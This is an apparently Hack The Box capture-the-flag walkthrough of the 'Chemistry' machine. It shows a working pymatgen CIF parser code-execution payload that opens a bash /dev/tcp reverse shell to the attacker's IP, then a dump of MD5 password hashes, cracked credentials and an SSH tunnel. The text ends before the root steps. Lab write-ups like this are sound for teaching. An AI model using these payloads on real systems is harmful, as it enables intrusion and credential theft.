Chemistry
Summary
- Find Vulnerable File Upload and exploit
- Find database file and crack password
- SSH and find hidden webservice
- tunnel hidden webservice and exploit vulnerable aiohttp component
- LFI to root.txt
Initial Enumeration
As always I start off with a simple full port scan followed by a more detailed targetted port scan
#all ports
nmap -p- chemistry.htb

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 63
5000/tcp open  upnp    syn-ack ttl 63

#detailed portscan
nmap -p22,5000 -sCV chemistry.htb

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Fri, 03 Jan 2025 14:07:17 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>

|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
This box is not exposing a lot. I can see SSH, for management reasons probably
and HTTP running on port 5000, which is remarkable.The python Flask Framework is using port 5000 in debug mode. Let’s look into it
HTTP - Port 5000

I like to open up burp and proxy all web traffic through here to have a history and more details on the packets and the traffic.
Browsing to this website gives me the following page
So I create an account and continue.
Now I can see the homepage: dashboard

I take a look at the example file to see what we’re dealing with here
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
I will also upload this file to see how we can interact with it ourselves:

So the file gets parsed by the website. neat! now I just have to find a way to abuse this functionality.
A quick google search lands me on the following potential vulnerability:

https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f
Cool, there might be a vulnerability in the parsing function. let’s test this. The POC in the github repo shows us a POC where we create a file on the target system. That will not work for me. I’ll try to perform a PING to my own machine and see if this gets executed.
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("ping -c 4 10.10.14.95");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
this worked. Now it’s time to weaponize the exploit by implementing a real payload, a reverse shell!
Initial Foothold
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.95/9002 0>&1\'");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
the payload here is: /bin/bash -c \'sh -i >& /dev/tcp/10.10.14.95/9002 0>&1\'
which will create a reverse shell to our machine.
I had to include the escaping characters ‘' for the single quotes in my payload otherwise it wouldn’t work

BOOM reverse shell landed as app!
Local Privilege Escalation Pt.1
First I’ll upgrade the shell using python pty and then I will look around for privesc possibilities
python3 -c 'import pty;pty.spawn("/bin/bash")'
way better :D
looking into the app.py file this is indeed an application build in Flask.
there is some interesting info in here
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}
I’ll save the SECRET_KEY in a file and take a look at that database
cat database.db
�f�K�ytableuseruserCREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(150) NOT NULL,
        password VARCHAR(150) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
)';indexsqlite_autoindex_user_1user�3�5tablestructurestructureCREATE TABLE structure (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        filename VARCHAR(150) NOT NULL,
        identifier VARCHAR(100) NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id),
        UNIQUE (identifier)
^^^�ndexsqlite_autoindex_structure_1structure
Maxel9347f9724ca083b17e39555c36fd9007*      kristel6896ba7b11a62cacffbdaded457c6d92(
eusebio6cad48078d0241cca9a7b322ecd073b3)abian4e5Mtaniaa4aa55e816205dc0389591c9f82f43bbMvictoriac3601ad2286a4293868ec2a4bc606ba3)Mpeter6845c17d298d95aa942127bdad2ceb9b*Mcarlos9ad48828b0955513f7cf0f7f6510c8f8*Mjobert3dec299e06f7ed187bac06bd3b670ab2*Mrobert02fcf7cfc10adc37959fb21f06c6b467(Mrosa63ed86ee9f624c7b14f1d4f43dc251a5'Mapp197865e46b878d9e74a0346b6d59886a)Madmin2861debaf8d99436a10ed6f75a252abf
b��x�����l�b����__�	rival
                             risteaxel
fabian

      elacia

            usebio
	tania
                victoriapeter
carlos
jobert
roberrosaapp
Some hashed passwords exposed here. let’s see if some of them are crackable
9347f9724ca083b17e39555c36fd9007
6896ba7b11a62cacffbdaded457c6d92
6cad48078d0241cca9a7b322ecd073b3
a4aa55e816205dc0389591c9f82f43bb
c3601ad2286a4293868ec2a4bc606ba3
3dec299e06f7ed187bac06bd3b670ab2
02fcf7cfc10adc37959fb21f06c6b467
63ed86ee9f624c7b14f1d4f43dc251a5
197865e46b878d9e74a0346b6d59886a
2861debaf8d99436a10ed6f75a252abf
using crackstation we already found 2

rosa / unicorniosrosados
victoria / victoria123
looking at the home directory, I can tell rosa’s account is more interesting
app@chemistry:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root root 4096 Jun 16  2024 .
drwxr-xr-x 19 root root 4096 Oct 11 11:17 ..
drwxr-xr-x  8 app  app  4096 Oct  9 20:18 app
drwxr-xr-x  5 rosa rosa 4096 Jun 17  2024 rosa
app@chemistry:/home$
I try to use SSH and sure enough
ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
...
rosa@chemistry:~$
User flag Done
Root
Local Privilege Escalation Pt.2
Hidden Web Application
Using netstat I can tell that there is another service listening only on localhost for port 8080.
rosa@chemistry:~$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:http-alt      0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
udp        0      0 localhost:domain        0.0.0.0:*
udp        0      0 0.0.0.0:bootpc          0.0.0.0:*
Using SSH Tunnels I can access this through the SSH tunnel from my attacker machine.
ssh -L 8081:localhost:8080 [email protected]I used port 8081 for my local machine as I have burp running on port 8080 locally and I want to keep using burp to inspect the HTTP packets
Browsing to http://localhost:8081 on my local machine now gives me the following page
